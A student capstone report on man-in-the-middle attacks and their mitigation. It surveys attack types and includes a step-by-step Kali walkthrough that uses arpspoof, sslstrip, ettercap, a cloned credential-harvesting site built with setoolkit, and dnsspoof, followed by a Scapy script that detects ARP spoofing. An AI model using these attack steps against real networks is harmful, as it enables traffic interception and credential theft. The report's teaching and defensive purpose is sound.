**CAPSTONE PROJECT REPORT**

(Project Term July-November 2019)

## Man In The Middle Attack Mitigation

Submitted by

**Rajesh Ankith Patel Registration Number : 11604598**

**Chintala Bhavi Tarun Registration Number 11602305**

**Nar Vasu Registration Number : 11602878**

**Project Group Number ………….**

**Course Code: CSE 347**

Under the Guidance of

**Mr. Ravishankar**

**(Name of faculty mentor with designation)**

# School of Computer Science and Engineering



**PAC Form**

**DECLARATION**

We hereby declare that the project work entitled (“Title of the project”) is an authentic record of our own work carried out as requirements of Capstone Project for the award of B.Tech degree in \_\_\_\_\_\_\_\_\_\_\_\_(Programme Name) from Lovely Professional University, Phagwara, under the guidance of (Name of Faculty Mentor), during January to April 2016. All the information furnished in this capstone project report is based on our own intensive work and is genuine.

Project Group Number: …………

Name of Student 1: **Rajesh Ankith Patel**

Registration Number: 11604598

Name of Student 2: **Chintala Bhavi Tarun**

Registration Number: 11602305

Name of Student 3: **Nar Vasu**

Registration Number: 11602878

Name of Student 4: ………………………………

Registration Number: …………………………..

(Signature of Student 1)

Date:

(Signature of Student 2)

Date:

(Signature of Student 3)

Date:

(Signature of Student 4)

Date:

**CERTIFICATE**

This is to certify that the declaration statement made by this group of students is correct to the best of my knowledge and belief. They have completed this Capstone Project under my guidance and supervision. The present work is the result of their original investigation, effort and study. No part of the work has ever been submitted for any other degree at any University. The Capstone Project is fit for the submission and partial fulfillment of the conditions for the award of B.Tech degree in \_\_\_\_\_\_\_\_\_\_\_\_\_ (Programme Name) from Lovely Professional University, Phagwara.

**Signature and Name of the Mentor**

**Designation**

**School of Computer Science and Engineering,**

Lovely Professional University,

Phagwara, Punjab.

Date :

**ACKNOWLEDGEMENT**

**TABLE OF CONTENTS**

Inner first page……………………………………………………………………….(i) PAC form……………………………………………………………………………(ii)

Declaration…...……………………………………………………………………..(iii)

Certificate……..…….………………………………………………………………(iv)

Acknowledgement…………………...………………………………………….......(v)

Table of Contents……………………...……………………………………………(vi)

**1. INTRODUCTION 1**

**1.1 How Does MITM Works 1**

**1.2 Types of MITM attacks 2**

**I. ARP Spoofing 3**

**II. IP Spoofing 3**

**III. DNS Spoofing 3**

**IV. HTTPS Spoofing 3**

**V. SSL Hijacking 3**

**VI. Email Hijacking 4**

**VII. Wi-Fi Eavesdropping 4**

**VIII. Stealing Browser Cookies 4**

**2. ARP Cache Poisoning 5**

**2.1 Algorithm for Detection and Prevention 5**

**3. Attack Technique 11**

**3.1 ARP spoofing 11**

**4. Detection Technique 13**

**4.1 Python Script to ARP Spoof 13**

**4.2 Writing the Script 14**

1. **Introduction**

A MITM attack happens when a third party intrudes between the communication of two or more persons or an organization and making or showing himself as he/she was the true person whom you need to send any data or information and silently steals your all information and use it to harm the organization. This mainly happens over internet through any communication medium, such as email, social media, web surfing, etc. Not only they intercept your data but also they try to target all the information present in your devices.

Taking out all the technicalities, in simple terms concept of MITM can be described as, Imagine being in old days when there were no communication devices people use to communicate through mails as in letter so if there are three people jack, john and bob. Jack sends letter to John giving him greetings for his success but Bob the mailman opens up the letter and rewrite the letter and gives to John and make john hate Jack through his curse words. The moral of the story is that the mailman is the hacker and a cruel person who can harm you with your own data.

A more modern example would be a hacker sitting between you (and your browser) and the website you’re visiting to intercept and capture any data you submit to the site, such as login credentials or financial information.

* 1. **How does MITM works**

Now it’s not a difficult thing to become a hacker you can simply buy the hacking tools which are available online and start watching the tutorials and learn the techniques and start hacking.

How does it works lets know about it. Let’s say you received an email that looks like it came from the bank in which you’re holding your current account and there’s a link to login your account and confirm your contact information and you believed it and you clicked on the link and entered your details to login but all your credentials would be grabbed by the attacker. This is the same as phishing but in this you can grab the data and alter at a same time.

The Address Resolution Protocol (ARP) is main factor used for discriminating MAC addresses of each other over the network. Resolving IP address into MAC address is the main task of Address Resolution Protocol. There are four types of messages that can be send through ARP, those are ARP Request, ARP Reply, RARP Request and RARP Reply. Working of ARP Messages



with IP address 192.168.1.12 broadcasts an ARP request to get MAC address of 192.168.1.13. Further, System B unicasts ARP reply to System A with its 22:22:22:22:22:22 MAC address. Then, it gets stored in ARP cache table.

* 1. **Types of MITM Attack**

There are several ways to hack any one’s system and gain control over their device and steal data or intrude in between the communication and steal and alter the data and do credentials hijacking attack using man-in-the-middle attack. Few of the types are as below:

1. **ARP Spoofing**

ARP spoofing is the technique of redirecting the network traffic to the hacker by faking the IP address. In simple words, when there is a communication between the system and the router then there will be two IP address one is systems and other one is router’s and the attacker will spoof his IP with the router and show himself as a router.

1. **IP Spoofing**

Every device is capable pf connecting to the internet has an internet protocol (IP) address, which is similar to the street address of your home. By spoofing an IP address, an attacker can trick you into thinking you’re interacting with a genuine or official website but you’re not you’re giving the attacker your data.

1. **DNS Spoofing**

Domain Name Server, or DNS, spoofing is a technique that forces a user to a fake website rather than the real one the user intends to visit. If you are a victim of DNS spoofing, you may think you’re visiting a safe, trusted website when you’re actually interacting with a fraudster. The perpetrator’s goal is to divert traffic from the real site or capture user login credentials.

1. **HTTPS spoofing**

When doing business on the internet, seeing “HTTPS” in the URL, rather than “HTTP” is a sign that the website is secure and can be trusted. In fact, the “S” stands for “secure.” An attacker can fool your browser into believing it’s visiting a trusted website when it’s not. By redirecting your browser to an unsecure website, the attacker can monitor your interactions with that website and possibly steal personal information you’re sharing.

1. **SSL hijacking**

When your device connects to an unsecure server — indicated by “HTTP” — the server can often automatically redirect you to the secure version of the server, indicated by “HTTPS.” A connection to a secure server means standard security protocols are in place, protecting the data you share with that server. SSL stands for Secure Sockets Layer, a protocol that establishes encrypted links between your browser and the web server.

In an SSL hijacking, the attacker uses another computer and secure server and intercepts all the information passing between the server and the user’s computer.

1. **Email hijacking**

Cybercriminals sometimes target email accounts of banks and other financial institutions. Once they gain access, they can monitor transactions between the institution and its customers. The attackers can then spoof the bank’s email address and send their own instructions to customers. This convinces the customer to follow the attackers’ instructions rather than the bank’s. As a result, an unwitting customer may end up putting money in the attackers’ hands.

1. **Wi-Fi eavesdropping**

Cybercriminals can set up Wi-Fi connections with very legitimate sounding names, similar to a nearby business. Once a user connects to the fraudster’s Wi-Fi, the attacker will be able to monitor the user’s online activity and be able to intercept login credentials, payment card information, and more. This is just one of several risks associated with using public Wi-Fi. You can learn more about such risks here.

1. **Stealing browser cookies**

To understand the risk of stolen browser cookies, you need to understand what one is. A browser cookie is a small piece of information a website stores on your computer.

For example, an online retailer might store the personal information you enter and shopping cart items you’ve selected on a cookie, so you don’t have to re-enter that information when you return.

A cybercriminal can hijack these browser cookies. Since cookies store information from your browsing session, attackers can gain access to your passwords, address, and other sensitive information.

1. **ARP Cache Poisoning (STILL UNDER PROGRESS)**

In a LAN environment, when a Host A needs to know the MAC for a IP address, it broadcast an ARP Request asking for MAC Address. The system with the IP address will unicast reply to host A on its MAC Address. Host A then stores the < IP; MAC > pair in its ARP Cache Table. ARP does not support any authentication and thus can be easily spoofed. A simple script using Linux to perform MITM based on this attack.

echo1 /proc/sys/net/ipv4/ip\_forward

arpspoof -i eth0 -t 192.168.1.32 192.168.1.1 &

arpspoof -i eth0 -t 192.168.1.1 192.168.1.32 &

When Victim broadcast an ARP Request for gateway. The Attacker replies with ARP Reply packets and effectively poison the victims ARP Cache. Thus, the attacker becomes MITM between gateway and victim by:

1) poison the victim so that gateways IP address gets mapped with attackers MAC address and

2) poison the gateway so that victims IP address gets associated with attackers MAC address and

3) forwarding the packets, the attacker receives to victim gateway.

Now the attacker is MITM between victim and gateway

* 1. **Algorithm for Detection and Prevention**

The proposed scheme has two main modules detection and prevention. Modules describing detection using ARP spoof, ICMP and prevention using voting are discussed below:

***Algorithm 1:*** Man-in-the-Middle based ARP poisoning attack over LAN: A current algorithm deals with 3 systems Victim, Attacker, and Gateway over the network connected through the wired connection. Attacker uses Ettercap and SSL strip tools to play the role of man in the middle like an intruder. Algorithm forwards IP tables and ports using SSL strip. Then, it does redirect of ARP traffic by listening on port 80. With the help of Ettercap, ARP poisoning is done between Victim and Gateway using arp spoof command. So, that all the traffic is routed to an Attacker. Then, python script of SSL strip is run on port 80 to listen for the packets flowing between the host over network. It captures all kind of traffic including ARP request and ARP response packets flowing among hosts.

Algorithm 1 Man-in-the-Middle based ARP poisoning attack over LAN

MITM ARP spoof ETTERCAP ();

Input: Victim, Attacker, Gateway, Ettercap, SSL strip;

Enable IP forwarding;

ip forward=1;

Redirecting HTTP traffic to SSL strip by setting iptables;

iptables -t nat -A PREROUTING -p tcp - -destination-port

80 -j REDIRECT –to-port < listenP ort >;

Do arp spoof between the target and gateway;

arpspoof -i eth0 -t < targetIP >< gatewayIP >;

Run SSLstrip;

sslstrip.py -l < listenPort >;

Run Ettercap;

ettercap -T -q -M arp: remote -i eth0 = < TargetIP > // <GatewayIP > / -p remote-browser;

***Algorithm 2***: ARP Poisoning Detection using ICMP: Here, ICMP protocol, which is used by CS for detection and it can find out whether host is either malicious or legitimate. Main role is played by CS. Because, CS does sniff of the packets flowing in between victim and Attacker. Trap ICMP ping packet used to identify, the identifier and sequence number field. In Algorithm 2, sequence number and identifier having value 0 indicates success. If attacker machine is not willing to harm or change cache table contents by overwriting the cache table contents, then CS nominates Attacker machine as legitimate otherwise, malicious.

Algorithm 2 Algorithm of ARP Poisoning Detection

ARP Poisoning Detection ();

**Input:** Victim, CS, Attacker, Gateway;

**for** Central Server **do**

Do monitoring the traffic of ARP packets between suspicious

host and Victim;

Maintain a secondary long-term ARP cache;

Capture those packets;

**for** Suspicious Host **do**

Send TRAP ICMP ping packet;

Check replies with Identifier and Sequence Number;

**if** Identifier=0 and Sequence No = 0 **then**

Check for source IP of ARP and ICMP packet

header;

**if** < IP; MAC > pair matched **then**

Nominate it as Legitimate;

**else**

Nominate it as Malicious host;

trying to do ARP spoofing attack;

**end if**

**else**

ARP Poisoning Detected;

**end if**

**end for**

**end for**

**Algorithm 3:** Client-Side ARP Poisoning Prevention: is a client-side implementation over centralized system which consist of a private or local network, where client wants to check that its cache table entry is poisoned or not. Algorithm 3 is used when any new node joins the network and want to communicate to CS to get correct < IP; MAC > pair. It sends voting request to all other systems present over the network. Then, collect replies from Voting Cognizant hosts by waiting for random interval of time 0 to 100 msec. For each MAC collected, new node finds out polling score. The MAC address for which it gets votes more than 50 percent, will be accepted. Primary and Secondary cache are updated with new MAC address.

Algorithm 3 Algorithm of ARP Poisoning Prevention on

Client Side

Client-Side Prevention ();

**Input:** New Node, CS, Node already present in the Network,

Victim;

**if** newly joined node **then**

**for** each node present in network **do**

Broadcast voting request

**end for**

Collect replies from voting cognizant hosts with <IP; MAC > of CS

Wait for random time of 0 to 100 msec

**for** each MAC **do**

Find polling score

**if** (pollingscore > 0:5N) **then**

Accept MAC as correct MAC of CS

Send ARP request to this MAC as CS’s MAC

Collect < IP; MAC > reply from CS

Update primary cache and secondary cache of victim

**end if**

**end for**

**end if**

Do monitoring of ARP cache;

**if** change in primary cache **then**

Check entry in secondary table;

**if** < IP; MAC > pair present in Secondary Table **then**

Goto Step “ChangeinARPcache”;

**else**

Goto Step “Broadcastvotingrequest”;

**end if**

**else**

Goto Step “ChangeinARPcache”;

**end if**

In this work, an approach for detection and prevention against ARP poisoning attack is proposed. Our solution is fully based on the ICMP and Voting over centralized system. In the proposed strategy, MITM attack over Secure Socket Layer is implemented with the help of SSLstrip and Ettercap,

further Central Server does monitor and analyse the traffic flowing between Victim and Attacker and detects ARP poisoning attempt.


1. **Attack Technique**

**3.1 ARP Spoofing:**

you will be required two or more pc’s in order to communicate with each other and another pc to attack in between the communication.


First open the attacker pc with Kali Linux booted operating system.

Terminal 1: **root@kali#** ifconfig To know your IP address



Terminal 2: **root@kali#** arpspoof -i wlan0 -t <IPaddress Victims> <default gateway>


This command is used to send request to the victim to tell him/her that he is the router and send the data to him/her (attacker).



Terminal 3: **root@kali#** arpspoof -i wlan0 -t <default gateway> <IP address Victim’s>

Reverse spoofing, in order to not get suspicious you need to send some data or reply to the victim do that you can act as genuine router.

After this step the spoofing attack has been successfully done.



The below steps help you to get data from the victims activity on a particular website on which you had already made an fake URL link and sent to him

Terminal 4: (1) **root@kali#** service apache2 start

Start the apache server in order to provide permission to host any website.

(2) **root@kali#** setoolkit

> 1. Social Engineering

> 2. Website attack Vectors

> 3. Credentials harvesting

> 2. Site cloning

> provide our ip address

> url to clone the site.

Social Engineering tool kit to type of attack on a system.

Terminal 5: (1) **root@kali#** Pico test.txt

(2) <Attackers IP address> <URL>

Terminal 6: **root@kali#** dnsspoof -i wlan0 -f test.txt

Opens Listening ports.

1. **Detection Technique** 
   1. **Python Script to detect the ARP Spoof**

The basic motive behind making this is script is to keep sniffing packets (passive monitoring or scanning) in the network, once an ARP packet is received, we analyze two components:

* The source MAC address (that can be spoofed).
* The real MAC address of the sender (we can easily get it by initiating an ARP requests of the source IP address).

And then we compare the two. If they are not the same, then we are definitely under an ARP spoof attack.

* 1. **Writing The Script**

First let’s import what we are going to need (You need to install Scapy with all services in it).

From scapy.all import Ether, ARP, srp, sniff, conf.

Then we need a function that given an IP address, it makes an ARP request and retrieves the real MAC address the that IP address:

from scapy.all import Ether, ARP, srp, sniff, conf

def get\_mac(ip):

"""

Returns the MAC address of `ip`, if it is unable to find it

for some reason, throws `IndexError`

"""

p = Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip)

result = srp(p, timeout=3, verbose=False)[0]

return result[0][1].hwsrc

After that, the sniff() function that we gonna use, takes a callback() (or function) to apply to each packet sniffed, let’s define it:

def process(packet):

# if the packet is an ARP packet

if packet.haslayer(ARP):

# if it is an ARP response (ARP reply)

if packet[ARP].op == 2:

try:

# get the real MAC address of the sender

real\_mac = get\_mac(packet[ARP].psrc)

# get the MAC address from the packet sent to us

response\_mac = packet[ARP].hwsrc

# if they're different, definetely there is an attack

if real\_mac != response\_mac:

print(f"[!] You are under attack, REAL-MAC: {real\_mac.upper()}, FAKE-MAC: {response\_mac.upper()}")

except IndexError:

# unable to find the real mac

# may be a fake IP or firewall is blocking packets

pass

Note: Scapy encodes the type of ARP packet in a field called "op" which stands for operation, by default the "op" is 1 or "who-has" which is an ARP request, and 2 or "is-at" is an ARP reply.

As you may see, the above function checks for ARP packets. More precisely, ARP replies, and then compares between the real MAC address and the response MAC address (that's sent in the packet itself).

All we need to do now is to call the sniff() function with the callback written above

**Sniff(store=False, prn=process)**

Note: store=False tells sniff() function to discard sniffed packets instead of storing them in memory, this is useful when the script runs for a very long time.

When you try to run the script, nothing will happen obviously, but when an attacker tries to spoof your ARP cache

The ARP spoof detector ( ran on another machine, obviously ) will automatically respond:

if \_\_name\_\_ == "\_\_main\_\_":

import sys

try:

iface = sys.argv[1]

except IndexError:

iface = conf.iface

sniff(store=False, prn=process, iface=iface)

OUTPUT:

